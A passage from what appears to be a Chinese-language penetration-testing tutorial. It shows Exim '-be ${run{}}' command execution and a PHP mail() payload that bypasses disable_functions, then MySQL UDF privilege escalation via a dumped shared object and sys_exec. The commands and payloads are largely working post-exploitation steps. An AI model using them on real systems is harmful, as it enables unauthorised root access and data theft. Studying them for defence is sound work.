root@mail:/opt/nicedocker# sendmail -t -i -f root@localhost -be '${run{/usr/bin/touch /tmp/lemon.txt}{1}{0}}'
1
root@mail:/opt/nicedocker# ls /tmp/
lemon.txt  rce.txt
root@mail:/opt/nicedocker#
```

...

```
$payload = "-be \${run{/bin/bash}\${substr{10}{1}{\${tod_log}}}/tmp/  
aaaaaaaaaaaaa.sh}{ok}{error}";  
mail("a@localhost", "", "", "", $payload);
```

```
root@mail:/opt/nicedocker# php -r "phpinfo();" | grep "disable_function"  
disable_functions => dl,eval,exec,passthru,system,popen,shell_exec,proc_open,proc_termin  
sthr,system,popen,shell_exec,proc_open,proc_terminate,show_source,touch,escapeshell  
root@mail:/opt/nicedocker# php mail.php whoami  
ok  
root  
root@mail:/opt/nicedocker#
```

6、Linux下的UDF提权

从webshell中翻到数据库配置信息，库站分离，猜到root的密码

目前情况：

只有一个可远程连接的root权限Mysql


```
show variables like "%plugin%";
```

```
//查看插件目录
```

```
select hex(load_file('lib_mysqludf_sys_x64.so')) into outfile 'udf.txt';
```

```
//以16进制导出so文件到udf.txt
```

```
select unhex('079C....') into dumpfile '/usr/lib/mysql/plugin/udf.so';
```

```
//再导入到udf.so
```

```
CREATE FUNCTION sys_exec RETURNS STRING SONAME "udf.so";
```

```
//创建函数
```

```
select sys_exec('id');
```

```
//执行命令
```

linux下的udf一般不成功，但是此次项目中居然成功了！导致后面翻到更多敏感信息运维脚本

一般不成功原因在于：

默认配置：/usr/lib/mysql/plugin是没权限写的

导入导出的时候也要注意系统的位数，(uname -a)

UDF.SO下载位置：<https://github.com/sqlmapproject/sqlmap/tree/master/udf/mysql/linux>

扩散：

UDF本质是创建自定义函数，不单单是mysql可以

<https://github.com/sqlmapproject/sqlmap/tree/master/udf/postgresql>



谢谢观看！